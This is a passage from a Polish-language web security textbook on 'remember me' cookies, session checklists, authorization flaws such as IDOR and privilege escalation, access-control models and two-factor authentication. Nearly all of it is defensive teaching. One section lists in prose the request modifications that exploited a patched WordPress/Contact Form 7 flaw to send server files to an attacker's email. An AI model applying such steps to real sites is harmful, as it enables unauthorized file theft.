## Kłopotliwa funkcja „zapamiętaj mnie”

Jedną z kwestii, które najbardziej frustrują użytkowników aplikacji WWW, jest konieczność częstego uwierzytelniania się. Mając to na uwadze, osoby odpowiedzialne za przyciąganie użytkowników do korzystania z wybranej aplikacji chętnie decydują się na wprowadzenie w niej zmian, które maksymalnie ułatwiają dostęp do niej, byleby tylko użytkownik korzystał z niej częściej i dłużej. Jedną z funkcji realizujących to założenie jest mechanizm zapamiętywania użytkownika, który można zauważyć w formularzu logowania pod postacią pola o nazwie ZAPAMIĘTAJ MNIE. Jak działa ten mechanizm i co może pójść źle przy jego implementacji?

Najczęściej wybranie opcji ZAPAMIĘTAJ MNIE powoduje, że aplikacja zapisuje w ciasteczkach HTTP pewne dodatkowe informacje. Gdy użytkownik ponownie przejdzie do aplikacji po określonym czasie (np. kilku dniach), dane te zostaną przesłane do serwera aplikacji i, w domyśle, mają posłużyć do tego, by uwierzytelnić użytkownika automatycznie, bez zmuszania go do ponownego wprowadzania np. loginu i hasła. Diabeł tkwi w szczegółach, dlatego bardzo istotne z punktu widzenia bezpieczeństwa jest to, co tak naprawdę zapisywane jest w ciasteczkach.

Najprostszym, a zarazem najgorszym pomysłem z perspektywy bezpieczeństwa jest zapisanie w ciasteczkach loginu oraz hasła użytkownika. Można powiedzieć, że jest to rozwiązanie genialne w swojej prostocie. Rzeczywiście, z punktu widzenia implementacji takiego mechanizmu wydaje się, że jest to zadanie trywialne. Wystarczy w kodzie aplikacji sprawdzić, czy w ciasteczkach przesłane zostały dane (login

i hasło), a następnie, dla zachowania „najlepszych standardów bezpieczeństwa”, zweryfikować, czy są one poprawne. Oczywiście, takie rozwiązanie z punktu widzenia bezpieczeństwa należy skategoryzować jako coś bardzo złego. Dane użytkownika będą najprawdopodobniej przechowywane otwartym tekstem, a co za tym idzie – osoba, która uzyska dostęp do komputera użytkownika-ofiary, będzie mogła je bez większych problemów odczytać. Również w przypadku występowania w aplikacji podatności XSS istnieje duże prawdopodobieństwo wykradzenia danych.

Innym sposobem na implementację funkcji „zapamiętaj mnie” jest generowanie nowego ciasteczka, które składa się z losowego ciągu znaków – tokena. Jego złożoność może być podobna do identyfikatora sesji. Aplikacja zachowuje się w takim przypadku podobnie jak poprzednio, z tym, że zamiast porównywać dane uwierzytelniające, które przesyłane są w ciasteczkach, weryfikowane jest, czy przesyłany token występuje w bazie. Takie rozwiązanie jest na pewno lepsze od zapamiętywania i przesyłania w ciasteczkach loginu i hasła użytkownika, ale także niepozbawione wad. Po pierwsze, podobnie jak w przypadku identyfikatora sesji, token musi być odpowiednio złożony, tak by nie dało się przeprowadzić w prosty sposób jego enumeracji. Po drugie, ciasteczko przechowujące token musi być odpowiednio zabezpieczone. Mowa tutaj o ustawieniu dla niego flag `HttpOnly` oraz `Secure`. Po trzecie wreszcie, powstaje dość istotne pytanie: ile powinien wynosić czas życia ciasteczka przechowującego taki token? Ta kwestia jest analogiczna do rozważań nad odpowiednim czasem życia sesji i sprowadza się do przyznania, że wszystko zależeć będzie tutaj od konkretnych wymagań biznesowych. Jeżeli już funkcja „zapamiętaj mnie” zostanie zaimplementowana, to najprawdopodobniej czynniki biznesowe spowodują, że czas życia ciasteczka z tokenem zostanie ustawiony na dużą wartość. W pewnym sensie zamyka to krąg, ponieważ niezależnie od tego, jak wiele starań dołożymy, by mechanizm zapamiętywania użytkownika był bezpieczny, zostanie on najprawdopodobniej nadużyty poprzez ustawienie zbyt długiego czasu życia ciasteczka z tokenem.

Czy istnieje więc satysfakcjonujące z perspektywy bezpieczeństwa rozwiązanie pozwalające na zaimplementowanie funkcji „zapamiętaj mnie”? Najprostszym wyjściem jest nieimplementowanie jej wcale, jeżeli tylko istnieje taka możliwość. Jeżeli już musimy to jednak zrobić, możemy rozważyć następujące podejście. Gdy użytkownik uwierzytelnia się w aplikacji przy jednoczesnym zaznaczeniu opcji `ZAPAMIĘTAJ MNIE`, powinniśmy wygenerować dla niego ciasteczko (np. w formacie JSON), które będzie zawierać losowy token (podobny w złożoności do identyfikatora sesji). Gdy użytkownik odwiedzi aplikację po czasie, w którym jego sesja wygasła, aplikacja powinna zweryfikować, czy w zapytaniu pojawia się ciasteczko `zapamiętaj mnie`. Jeżeli tak, aplikacja musi sprawdzić, czy w bazie istnieje użytkownik o określonym ID oraz czy skojarzony jest z nim przesłany jako drugi element ciasteczka token. Jeśli ten warunek zostanie spełniony, aplikacja może uwierzytelnić użytkownika, generując nowy identyfikator sesji oraz jednocześnie nowe ciasteczko `zapamiętaj mnie`! Uzyskujemy dzięki temu pewnego rodzaju kompromis. Funkcja spełni swoje zadanie, a my zadbamy o większą higienę bezpieczeństwa. Ciasteczko `zapamiętaj mnie` nie zawiera poufnych informacji, a dodatkowo

udało nam się ograniczyć czas jego życia, powiązując go z czasem życia sesji. Ponadto po stronie serwera oprócz tokena można przechowywać jeszcze licznik, który będzie zawierał informację o tym, ile razy dla użytkownika został wygenerowany nowy token `zapamiętaj mnie` na podstawie starego tokena. Jeżeli licznik ten przekroczy wartość ustaloną przez opiekunów aplikacji, system powinien wymóc na użytkowniku ponowne uwierzytelnienie w aplikacji danymi uwierzytelniającymi. Ważne jest również, by unieważniać stary token `zapamiętaj mnie` zarówno podczas generowania nowego, jak i przy skorzystaniu przez użytkownika z opcji `WYLOGUJ`.

✓ CHECKLIST: MODELOWANIE ZAGROŻEŃ DLA MECHANIZMU ZARZĄDZANIA SESJĄ
Poniżej zamieszczona została lista pytań, które powinny paść podczas projektowania, wdrażania, implementowania lub testowania mechanizmu zarządzania sesją.
▶ Czy stosowany jest domyślny mechanizm zarządzania sesją dostarczany wraz z wykorzystywanym frameworkiem lub platformą technologiczną?
▶ Czy identyfikator sesji jest regenerowany przy każdej zmianie poziomu uprawnień użytkownika?
▶ Czy aplikacja obsługuje oraz czy powinna obsługiwać równoległe sesje?
▶ Czy ciasteczko zawierające identyfikator sesji chronione jest z wykorzystaniem flag <code>HttpOnly</code> oraz <code>Secure</code> ?
▶ Czy identyfikator sesji ma długość nie krótszą niż 128 bitów?
▶ Czy identyfikator sesji został zweryfikowany pod kątem entropii danych?
▶ Czy identyfikator sesji nie jest ujawniany w treści odpowiedzi HTTP (kod HTML)?
▶ Czy sesja jest unieważniana po określonym czasie bezczynności użytkownika?
▶ Czy sesja jest unieważniana po określonym czasie od momentu jej zestawienia?
▶ Czy nazwa identyfikatora sesji została zamieniona z domyślnej na bardziej generyczną?
▶ Czy identyfikator sesji nie jest przesyłany w adresie URL?
▶ Czy i w jaki sposób zaimplementowana jest funkcja „zapamiętaj mnie”?

## AUTORYZACJA

Pomyślnie i bezpiecznie zakończyliśmy proces uwierzytelniania. Udało nam się potwierdzić, że użytkownik jest tym, za kogo się podaje, a następnie zestawić sesję. Przyszedł czas na weryfikację autoryzacji i ustalenie, czy proces ten, nazywany również kontrolą dostępu, przebiega w bezpieczny sposób.

Zastanówmy się przez chwilę, dlaczego autoryzacja w ogóle jest potrzebna oraz do jakich celów ją stosujemy. Jeżeli w aplikacji posiadamy więcej niż jeden poziom uprawnień, trzeba, aby użytkownicy o niższych uprawnieniach nie mogli w żaden sposób wchodzić w interakcję z informacjami oraz funkcjami przeznaczonymi dla użytkowników uprzywilejowanych. Właśnie w tym miejscu musi zadziałać mechanizm autoryzacji, który jeszcze przed wykonaniem określonej operacji ustali, czy

aktualnie uwierzytelniony w systemie użytkownik ma prawo (jest autoryzowany), by akcję wykonać.

W tym miejscu może pojawić się pewna wątpliwość co do systemów, które posiadają tylko jeden rodzaj uprawnień. Czy w takim przypadku warstwa autoryzacji nie jest potrzebna? Oczywiście, że jest! Zagadnienie autoryzacji zawsze rozpatruje się zarówno w aspekcie pionowym (użytkownik o zwykłych uprawnieniach nie może mieć dostępu do danych administratora), jak i w aspekcie poziomym: użytkownik A nie może mieć zazwyczaj dostępu do danych użytkownika B. Inaczej mówiąc, to, że Ty i ja posiadamy skrzynkę e-mail u tego samego dostawcy, wcale nie oznacza, że możemy czytać nawzajem swoje wiadomości.

Pora więc zastanowić się, jakie błędy mogą przydarzyć się podczas implementacji autoryzacji w systemach komputerowych.

## **Brak autoryzacji oraz autoryzacja na warstwie interfejsu**

Jednym z najgorszych błędów, jakie mogą dotyczyć autoryzacji, jest po prostu jej brak. Bardzo często jest to powiązane z zachowaniem, które można nazwać „autoryzacją na warstwie interfejsu”. Polega ono na tym, że aplikacja wyświetla użytkownikowi dane, które są do niego przypisane, ale jeśli tylko użytkownik zmodyfikuje identyfikator zasobu pojawiający się np. w adresie URL lub w ciele zapytania POST, aplikacja bez przeszkód zwróci mu odpowiedni zestaw danych.

Zdarza się również, że aplikacja ogranicza zestaw funkcji dostępnych w menu w zależności od poziomu uprawnień użytkownika. Problem polega jednak na tym, że jeżeli tylko użytkownik manualnie przejdzie pod odpowiedni adres, okazuje się, że może w ten sposób uzyskać nieautoryzowany dostęp do dowolnych funkcji systemu, również takich, które powinny być dostępne jedynie dla najbardziej uprzywilejowanych użytkowników.

Przedstawione powyżej problemy nie są charakterystyczne dla jednej wybranej technologii webowej, ale mogą wystąpić w absolutnie każdej aplikacji. Czasem wynika to z braku świadomości, że już sama przeglądarka WWW jest potężnym narzędziem, za pomocą którego użytkownik może manipulować treścią zapytań HTTP czy analizować i poznawać zaszyte w kodzie JavaScript funkcje aplikacji. Wykorzystując takie dodatki, jak chociażby popularny Tamper Data, szybko można zmienić przeglądarkę w narzędzie do analizy i modyfikacji zapytań generowanych przez aplikację. Większość użytkowników zapewne nie wie, jak przeprowadzić taką analizę, ale absolutnie nie może to być argumentem podczas podejmowania decyzji o sposobie implementacji mechanizmu autoryzacji.

Realnych przykładów błędów polegających na ominięciu autoryzacji jest całkiem mnóstwo. Poniżej kilka z nich:

- ▶ Facebook – ujawnienie kodu modułów JavaScript<sup>43</sup> – modyfikując w odpowiedni sposób zapytanie przesyłane do serwera, można było uzyskać dostęp do zasobów, które nie były dostępne dla standardowych użytkowników,
- ▶ Google – ujawnianie nadmiarowych informacji o grupach<sup>44</sup> – enumerując jeden z parametrów przesyłanych do serwera, można było uzyskać informacje o grupach dyskusyjnych należących do innych użytkowników usługi Google,

- ▶ Google – ominięcie autoryzacji poprzez eksport danych<sup>45</sup> – aplikacja stworzona przez Google nie pozwalała na uzyskanie dostępu do danych nienależących do wybranego użytkownika, jednak próba sięgnięcia po nie z wykorzystaniem endpointu służącego do eksportu danych kończyła się powodzeniem.

Zdarza się również, że organizacje bagatelizują błędy związane z niedociągnięciami w mechanizmie autoryzacji aplikacji, które wykorzystywane są jedynie na wewnętrzne potrzeby firmy lub instytucji. Takie podejście należy uznać za niewłaściwe. Już od jakiegoś czasu organizacje – głównie z sektora finansowego – przy ocenie ryzyka właściwie nie rozróżniają tego, czy dany atak może być przeprowadzony z zewnątrz, czy jedynie na skutek działania osoby będącej wewnątrz organizacji (ang. *insider threat*). Oba te przypadki traktowane są jako równoważne, co wydaje się podejściem rozsądnym, biorąc pod uwagę liczbę incydentów związanych z pracownikami działającymi na szkodę własnej firmy.

## **Podejmowanie decyzji i eskalacja uprawnień**

Metod na eskalowanie uprawnień jest wiele. Większość z nich jest charakterystyczna dla wybranego systemu i w pewnym sensie unikalna; dla każdego systemu konieczne może być zastosowanie innego podejścia lub innego payloadu, który pozwoli na eskalowanie uprawnień. Upraszczając, można więc powiedzieć, że o eskalacji uprawnień będziemy mówili zawsze wtedy, gdy użytkownik aplikacji uzyska możliwość wywołania funkcji, które nie miały być dla niego dostępne.

Można tutaj zauważyć pewne podobieństwo do akapitu, w którym opisywany był problem braku autoryzacji. Określenie „eskalacja uprawnień” jest jednak częściej stosowane w sytuacjach, gdy użytkownik posiada już określone uprawnienia w systemie, a dzięki podatności udaje mu się je podnieść. Tak jak zostało to już napisane, zyskuje dzięki temu dostęp do funkcji, które nie były dla niego wcześniej dostępne.

Implementując mechanizm autoryzacji, należy pamiętać, by użytkownik aplikacji nie miał wpływu na dane, na podstawie których podejmowane są decyzje o tym, czy powinien uzyskać dostęp do określonego zasobu lub funkcji. Oznacza to, że wszelkie decyzje powinny być podejmowane po stronie serwera, z pominięciem parametrów, które kontroluje użytkownik. Klasycznym przykładem jest sytuacja, w której aplikacja ustawia ciasteczko o przykładowej nazwie „admin”. Jeżeli wartość tego ciasteczka wynosi 0, oznacza to, że mamy do czynienia z użytkownikiem nieuprzywilejowanym, a w przeciwnym wypadku, np. gdy wartość wynosi 1 – z użytkownikiem uprzywilejowanym. Wystarczy więc, aby użytkownik zmodyfikował wartość ciasteczka, czy to przy użyciu proxy HTTP, czy też wprost w przeglądarce WWW. Jeżeli będziemy mieli do czynienia z aplikacją, która będzie określała uprawnienia użytkownika tylko na podstawie wartości takiego ciasteczka, złośliwy użytkownik będzie mógł bez przeszkód przeprowadzić w ten sposób eskalację uprawnień.

Realnym przypadkiem eskalacji uprawnień jest błąd<sup>46</sup>, jaki występował w systemie WordPress przed wersją 5.0.1. Na czym polegał? WordPress pozwala na przechowywanie różnego typu treści, wpisów oraz załączników. Mechanizm ten nazywa

się Post Types. Twórcy wtyczek do systemu WordPress chętnie korzystają z tego mechanizmu, by w sposób ustandaryzowany przechowywać własne treści. Przykładem takiej wtyczki jest Contact Form 7<sup>47</sup>, który po instalacji rejestruje własny *post type*. W ten sposób wtyczka ta przechowuje m.in. informacje o utworzonych przez użytkownika formularzach kontaktowych. Standardowo zwykły użytkownik systemu, który nie posiada uprawnień administracyjnych, nie ma możliwości dodawania nowego formularza kontaktowego. Podczas prac nad analizą działania systemu WordPress okazało się jednak, że użytkownik o uprawnieniach nieadministracyjnych (np. redaktor) mógł dodać do systemu wpis oraz przy okazji zmienić jego typ, z domyślnego na ten, który reprezentuje nowy formularz „Contact Form 7”. Proces eksploatacji składał się z następujących kroków:

1. Użytkownik (atakujący) stworzył nowy post (wpis) o domyślnym typie post.
2. Ten sam użytkownik przeszedł do edycji wpisu i wyzwoił akcję zapisania zmian. Następnie przechwycił w proxy HTTP wygenerowane zapytanie.
3. Dalej należało wprowadzić do przechwyconego zapytania kilka zmian:
  - a. usunąć z ciała zapytania POST parametr `post_ID`,
  - b. dodać parametr `post` do adresu URL,
  - c. zmienić wartość parametru `post_type` z `post` na `wpcf7_contact_form`, czyli wartość odpowiadającą typowi formularza wtyczki Contact Form 7,
  - d. dodać do zapytania pozostałe parametry, które wskazywały m.in., jaki plik z dysku serwera ma być dołączony jako załącznik do wiadomości wysyłanych z utworzonego formularza. Atakujący mógł również w tym miejscu wskazać, na jaki adres e-mail będzie przesyłany odczytany plik.
4. Użytkownik przysłał tak przygotowane żądanie do serwera.
5. Przechodził do strony (wpisu) z utworzonym formularzem i wyzwał akcję wysyłki wiadomości.

Efektem tych kroków było przesłanie na adres kontrolowany przez atakującego pliku, który znajdował się na dysku serwera. Badacze, którzy odkryli błąd, ustalili, że wprowadzanie zmian opisanych w punkcie 3 powodowało, że WordPress nie weryfikował poprawnie, czy użytkownik ma uprawnienia do utworzenia wpisu o określonym typie. W przypadku usunięcia parametru `post_ID` i niejako zastąpienia go parametrem `post` w URL WordPress pozwalał na nadpisanie typu tworzonego postu z domyślnego `post` na dowolny, wybrany przez atakującego.

## Problem globalnych identyfikatorów

Opisując błędy związane z autoryzacją, nie sposób nie uchylić rąbka tajemnicy związanej z kulisami pracy audytora bezpieczeństwa czy też pentestera. Jeżeli osoba testująca bezpieczeństwo zauważy, że w aplikacji wykorzystywane są globalne identyfikatory zasobów, będzie to najprawdopodobniej jedno z pierwszych miejsc, które zweryfikuje pod kątem błędów autoryzacyjnych. Trudno się temu dziwić: jest to dość prosty sposób na to, by szybko wykryć poważny błąd bezpieczeństwa.

Błędy związane z wykorzystaniem globalnych identyfikatorów wynikają z podobnych powodów w przypadku podatności polegających na implementacji auto-

ryzacji na warstwie interfejsu. Deweloperowi wydaje się, że jeżeli użytkownik nie widzi w aplikacji jakiejś opcji, to nigdy się do niej nie odwoła. Popularnymi miejscami, w których występują błędy powiązane z globalnymi identyfikatorami, są te, w których użytkownik pobiera potwierdzenia transakcji, odczytuje swoje wiadomości e-mail lub pobiera wgrany do aplikacji plik. Najczęściej takie zasoby identyfikowane są przez globalne identyfikatory. Aplikacja wyświetla więc listę z odnośnikami do zasobów, które przypisane są do określonego użytkownika. Identyfikują je określone identyfikatory, np. 1, 5, 15. Co się jednak stanie, gdy użytkownik spróbuje odwołać się do zasobu, który identyfikuje ID 2 lub 6? Czy aplikacja wykryje, że próbuje on odwołać się do zasobu, którego nie jest właścicielem? Jeżeli w testowanej aplikacji nie zostały zaimplementowane odpowiednie mechanizmy bezpieczeństwa, najpewniej będziemy mieli do czynienia z podatnością typu *Insecure Direct Object References*<sup>48</sup>.

Co zatem powinno być stosowane w miejsce globalnych identyfikatorów? Zalecaną praktyką jest wykorzystanie tzw. mapowania identyfikatorów. Oznacza to, że kolejne zasoby określonego użytkownika identyfikowane są przez kolejne rosnące wartości (np. 1, 2, 3), a następnie po stronie serwera mapowane na odpowiednie, globalne identyfikatory w bazie danych. W takim przypadku jednak użytkownik nie zna identyfikatora globalnego, dzięki czemu trudniej jest mu, lub wręcz nie ma możliwości, przeprowadzić atak ominięcia autoryzacji.

Zdarza się również, że gdy w rekomendacjach po testach penetracyjnych lub audycie bezpieczeństwa pojawi się zalecenie zrezygnowania z wykorzystania globalnych identyfikatorów, deweloperzy decydują się na zastosowanie UUID-ów (*universally unique identifier*, listing 10). Na pewno jest to krok w dobrym kierunku w porównaniu z wykorzystaniem identyfikatorów będących liczbami, jednakże UUID-y nie mogą zastąpić autoryzacji do zasobów. Pokusa pominięcia weryfikacji autoryzacji do zasobu w przypadku wykorzystania UUID-ów wynika z tego, że wyglądają one na skomplikowane ciągi znaków, których nikt nie będzie w stanie wynumerować. To twierdzenie może być nawet prawdziwe, niemniej jednak należy pamiętać, że UUID-y, tak jak każde inne informacje, mogą z aplikacji wyciec lub zostać wykradzione. Jeżeli UUID pojawia się w adresie URL (np. `/transaction/<uuid>`), może wyciec przez nagłówek `Referer`. Równie dobrze można także wykorzystać inną podatność (np. *Cross-Site Scripting*) do tego, by wyprowadzić z aplikacji UUID-y zaatakowanego użytkownika.

*Listing 10. Przykład UUID-a wygenerowanego z wykorzystaniem Pythona*

```
>>> import uuid
>>> uuid.uuid4()
UUID('584c7ffa-6a1e-4167-9f29-0abc3bedc223')
>>>
```

## Centralizacja

Weryfikacja autoryzacji może wydawać się zadaniem prostym, jeżeli jednak przyjdzie nam zaimplementować tę warstwę ochrony w rozbudowanym systemie, szybko może się okazać, że jest to skomplikowane oraz czasochłonne. Dlatego też właściwie jedynym „słusznym” podejściem wydaje się implementacja centralnego mechanizmu autoryzacji. Wszelkie operacje oraz weryfikacje powinny przechodzić przez ten element systemu. Najlepiej jest również zaimplementować aplikację w taki sposób, by mechanizm autoryzacji był miejscem, przez które przechodzą wszelkie operacje wykonywane w aplikacji. Dzięki temu zwiększa się prawdopodobieństwo uniknięcia błędu związanego z tym, że ktoś zapomni odpowiednio zabezpieczyć jedną jedyną funkcję w aplikacji, nie wywołując w niej odpowiedniej metody autoryzującej. Jeżeli będziemy mieli do czynienia z mechanizmem centralnym, chronione będą domyślnie wszystkie zasoby aplikacji.

Implementacja centralnego mechanizmu ma jeszcze inną zaletę, która może okazać się istotna, gdy zajdzie konieczność dodania wyjątków lub innego typu wyłomów w mechanizmie autoryzacji. Utrzymanie funkcji odpowiedzialnych za autoryzację w jednym miejscu aplikacji uprości na pewno kwestię obsługi takiego systemu w przyszłości. Prościej przeprowadzić inwentaryzację jednego miejsca systemu niż kilkunastu lub kilkudziesięciu. Należy też pamiętać, że liczba takich miejsc może się zwiększać w miarę rozwoju aplikacji.

Powstaje jednak pytanie, jak zrealizować centralny mechanizm autoryzacji. Jednym z zalecanych podejść jest wykorzystanie tzw. serwera autoryzacji (ang. *authorization server*), który swoje działanie opiera na protokole OAuth 2.0. Deweloperzy aplikacji znajdują się w o tyle dobrej sytuacji, że właściwie dla większości popularnych frameworków dostępne są gotowe i uznane rozwiązania (biblioteki), pozwalające na uruchomienie centralnego mechanizmu autoryzacji. Listę tych narzędzi można znaleźć na stronie projektu OAuth 2.0<sup>49</sup>.

## Rozliczalność oraz niezaprzeczalność

Niejako przy okazji kwestii związanych z autoryzacją warto wspomnieć o innym pojęciu, tzn. rozliczalności (ang. *accountability*). Operacje wykonywane w systemie informatycznym, a w szczególności te, które wymagają odpowiedniego poziomu uprawnień, powinny podlegać ścisłemu logowaniu, tak by możliwe było określenie, kto, w jakim czasie oraz jaką operację wykonał w systemie.

Przed wdrożeniem takiego mechanizmu należy rozważyć, jakie informacje o wykonywanych akcjach powinny być logowane. Warto jednak pamiętać, że logowane powinny być nie tylko próby zakończone sukcesem, ale również akcje, które zostały zablokowane przez mechanizm autoryzacji. Dzięki temu nasze logi będą zawierały bardzo cenne informacje na temat tego, czy ktoś nieautoryzowany próbował uzyskać dostęp do zasobów.

Równie ważna jak rozliczalność jest niezaprzeczalność (ang. *non-repudiation*). System powinien być skonstruowany w taki sposób, by jego użytkownik nie mógł wyprzec się wyzwolenia w aplikacji jakiejś operacji lub wprowadzenia określonych

danych. Rozwiązanie powinno jednoznacznie identyfikować, kto zrealizował wybraną operację. Przykładem takiego rozwiązania jest podpis kwalifikowany.

## Krytyczne operacje

Zdarzają się systemy oraz operacje, które wymagają dodatkowej autoryzacji. Takie zachowanie powinniśmy znać m.in. z bankowości internetowej, gdzie autoryzowanie transakcji przelewu wymaga przepisania kodu z wiadomości SMS lub skorzystania z aplikacji mobilnej, która pełni funkcję mobilnego tokena.

Do listy operacji wymagających dodatkowej autoryzacji można śmiało dopisać te, które np. zmieniają krytyczne ustawienia systemu (czyli takie, które mogą wpłynąć m.in. na jego dostępność). Pozwoli nam to nie tylko podnieść poziom bezpieczeństwa systemu, ale również ograniczyć ryzyko nieumyślnego wprowadzenia zmian, które mogą negatywnie wpłynąć na aplikację.

Poprawnie zaimplementowany mechanizm dodatkowej autoryzacji powinien też uwzględniać wykorzystywane przez użytkownika kanały komunikacji. Przez kanał komunikacji należy rozumieć np. połączenie z siecią Internet czy sieć komórkową. Jeżeli więc użytkownik uwierzytlił się w aplikacji przez Internet, czyli po prostu zalogował się w aplikacji z wykorzystaniem przeglądarki WWW oraz komputera, to informacja pozwalająca na przejście procesu dodatkowej autoryzacji powinna zostać przesłana do niego innym kanałem. Stąd właśnie, korzystając z bankowości internetowej, dostajemy kody autoryzujące w wiadomości SMS. Coraz częściej jako drugi kanał komunikacji stosuje się aplikacje mobilne, nazywane mobilnymi tokenami. Argumentem za takim podejściem są ataki *SIM swap*\*. Chodzi tutaj o zmniejszenie ryzyka dzięki temu, że nawet jeżeli nasz komputer został zainfekowany złośliwym oprogramowaniem, to istnieje szansa, że nasz telefon nadal jest bezpieczny.

## Wybór modelu autoryzacji

Implementując lub weryfikując mechanizm autoryzacji, powinniśmy również zastanowić się nad tym, jaki model autoryzacji będzie najbardziej właściwy dla wybranego systemu. Istnieje wiele koncepcji implementacji tego mechanizmu, ale najczęściej wymienia się trzy modele:

1. RBAC, czyli kontrola dostępu oparta na rolach (*role-based access control*) – w modelu tym uprawnienia w systemie podzielone są na role, które następnie przypisuje się poszczególnym użytkownikom.
2. DAC, czyli ochrona uznaniowa (*Discretionary Access Control*) – model oparty na przydzielaniu dostępu do zasobów na podstawie tożsamości wybranego podmiotu. Co ważne, podmiot, który ma dostęp do wybranego zasobu, może nadać ten sam poziom uprawnień dla innego podmiotu. Jedynym warunkiem jest tutaj brak ograniczenia lub zablokowania takiej możliwości przez nadrzędną politykę.

---

\* Więcej informacji na ten temat np. w artykułach na portalu [sekurak.pl](https://sekurak.pl), zob. tag: *SIM swap*, <https://sekurak.pl/tag/sim-swap/>.

3. MAC, czyli obowiązkowa kontrola dostępu (*Mandatory Access Control*) – w systemie tym występują takie pojęcia, jak podmioty (użytkownicy lub procesy), obiekty (chronione elementy systemu, np. pliki) oraz reguły i polityki. Reguły i polityki definiują uprawnienia podmiotów do obiektów. Uprawnienia nadawać może jedynie użytkownik o uprawnieniach administracyjnych.

Aplikacje internetowe implementują najczęściej model RBAC. Wydaje się, że wystarczy on do spełnienia większości wymagań biznesowych.

## Zasada najmniejszego uprzywilejowania

Jeżeli mamy już zaimplementowany odpowiedni mechanizm autoryzacji, musimy pamiętać o higienie pracy z uprawnieniami. Użytkownikom systemu powinno się udzielać minimum uprawnień niezbędnych do tego, by mogli oni zrealizować stawiane im zadania. Założenie to wyraża się w tzw. zasadzie najmniejszego uprzywilejowania (ang. *principle of least privilege*). Dobrą praktyką jest wdrażanie tam, gdzie tylko to możliwe, mechanizmów, które automatycznie będą monitorowały i przypominały administratorom oraz opiekunom systemów o konieczności przeprowadzania okresowych przeglądów macierzy uprawnień. Taka weryfikacja ma na celu ustalenie, czy przypisane uprawnienia są użytkownikom nadal niezbędne do wykonywania obowiązków.

Weryfikując przypisane użytkownikom uprawnienia oraz dbając o to, by posiadali oni jedynie niezbędny do pracy zestaw autoryzacji, nie tylko podnosimy ogólny poziom bezpieczeństwa systemu, ale też przy okazji zapewniamy porządek, co może pomóc w utrzymaniu systemu, gdy rozrośnie się do znacznych rozmiarów.

### ✓ CHECKLIST: MODELOWANIE ZAGROŻEŃ DLA MECHANIZMU AUTORYZACJI

Poniżej zamieszczona została lista pytań, które powinny paść podczas projektowania, wdrażania, implementowania lub testowania mechanizmu autoryzacji.

- ▶ Czy aplikacja została wyposażona w centralny mechanizm weryfikacji autoryzacji?
- ▶ Czy aplikacja została zweryfikowana pod kątem kompletności ochrony funkcji oraz zasobów przez mechanizm autoryzacji?
- ▶ Czy aplikacja wykorzystuje globalne identyfikatory zasobów?
- ▶ Czy aplikacja loguje wystarczającą ilość informacji o operacjach wykonywanych przez użytkownika, tak by zapewnić dostateczny poziom rozliczalności?
- ▶ Czy aplikacja wymusza ponowną autoryzację w przypadku wyzwalania krytycznych funkcji?
- ▶ Czy aplikacja implementuje zabezpieczenie przed atakami CSRF?

## CO MOŻNA ZROBIĆ LEPIEJ

Opisane w tym rozdziale problemy, jakie można napotkać podczas implementowania mechanizmów uwierzytelniania, zarządzania sesją oraz autoryzacji, pokrywają zdecydowaną większość zagrożeń, z jakimi możemy spotkać się w pracy z aplikacjami internetowymi. Uwzględnienie ich podczas testowania systemu pozwoli wykryć, a następnie wyeliminować wiele problemów bezpieczeństwa. Jednak nawet biorąc pod uwagę wszystko to, co zostało do tej pory omówione, możliwe jest wdrożenie kolejnych mechanizmów, które dodatkowo podniosą poziom bezpieczeństwa systemu.

### Uwierzytelnianie dwuskładnikowe

Uwzględniając to, jak wiele informacji na nasz temat przetwarzają systemy informatyczne, uzasadnione jest postawienie pytania, czy mechanizm uwierzytelniania dwuskładnikowego (ang. *two-factor authentication*, 2FA) należy jeszcze traktować jako dodatek, czy już jako nieodzowny element nowoczesnego mechanizmu uwierzytelniania, którego powinno się wymagać od systemów oraz aplikacji.

Zacznijmy jednak od zrozumienia tego, czym jest uwierzytelnianie dwuskładnikowe (rysunek 17).

Rysunek 17. Przykład formularza weryfikacji dwuetapowej

Tak naprawdę powinniśmy rozpocząć od poznania pojęcia uwierzytelniania wielopoziomowego (ang. *multi-factor authentication*). Standardowo użytkownik, by uwierzytelnić się w systemie, musi podać tylko jeden zestaw danych uwierzytelniających, którym najczęściej jest login oraz hasło. Jeżeli system wymusza na użytkowniku podanie dodatkowych informacji, mamy do czynienia z uwierzytelnianiem wielopoziomowym. Wyszczególnia się następujące grupy informacji, które mogą być potraktowane jako element realizacji uwierzytelniania wielopoziomowego:

- ▶ wiedza – coś, co wie wyłącznie użytkownik,
- ▶ posiadanie – coś, co posiada wyłącznie użytkownik,
- ▶ cechy klienta – coś, czym jest użytkownik.

Najczęściej spotykanym typem uwierzytelniania wielopoziomowego jest uwierzytelnianie dwuskładnikowe. Użytkownik musi wprowadzić jeden zestaw danych (login oraz hasło), a następnie aplikacja prosi go o podanie dodatkowej informacji, którą najczęściej jest kod z wiadomości SMS.

Oczywiście, należy pamiętać o tym, że mechanizm uwierzytelniania dwuskładnikowego to po prostu nowy fragment kodu naszej aplikacji, a co za tym idzie – nowa powierzchnia ataku. Taki mechanizm przed wdrożeniem na środowisko produkcyjne powinien zostać starannie przetestowany, ze szczególnym uwzględnieniem podatności bezpieczeństwa.

Jeżeli z jakiegoś powodu nie chcemy, by nasi użytkownicy byli obligatoryjnie zmuszeni do stosowania uwierzytelniania dwuskładnikowego, powinniśmy rozważyć przynajmniej udostępnienie takiej możliwości jako opcji. Użytkownik w konfiguracji ustawień swojego konta powinien mieć możliwość włączenia dla siebie uwierzytelniania dwuskładnikowego. Taka opcja może zostać wykorzystana jako argument w przypadku straty wizerunkowej, świadcząc o tym, że dbamy o bezpieczeństwo użytkowników.

Cały czas trzeba mieć na uwadze, że wdrożenie mechanizmu 2FA wiąże się z koniecznością zadbania o jego odpowiedni poziom bezpieczeństwa.

#### DOBRE PRAKTYKI: WDROŻENIE UWIERZYTELNIANIA DWUSKŁADNIKOWEGO

Przy wdrażaniu takiego mechanizmu warto rozważyć następujące zalecenia:

- ▶ Wyłączenie mechanizmu 2FA możliwe będzie tylko po autoryzacji tej operacji z wykorzystaniem niezależnego kanału komunikacji.
- ▶ Kody autoryzacyjne przesyłane będą z wykorzystaniem innej metody komunikacji niż SMS (por. *SIM swap*).
- ▶ Zweryfikowanie, czy mechanizm 2FA nie jest podatny na ataki *brute-force* (przykład – błąd w usłudze Slack<sup>50</sup>).
- ▶ Zadbanie o odpowiedni poziom bezpieczeństwa mechanizmu odpowiedzialnego za generowanie kodów autoryzacyjnych.
- ▶ Zweryfikowanie, czy aplikacja nie posiada starych, nierozwijanych endpointów, za pomocą których można uwierzytelnić się w niej z pominięciem 2FA.
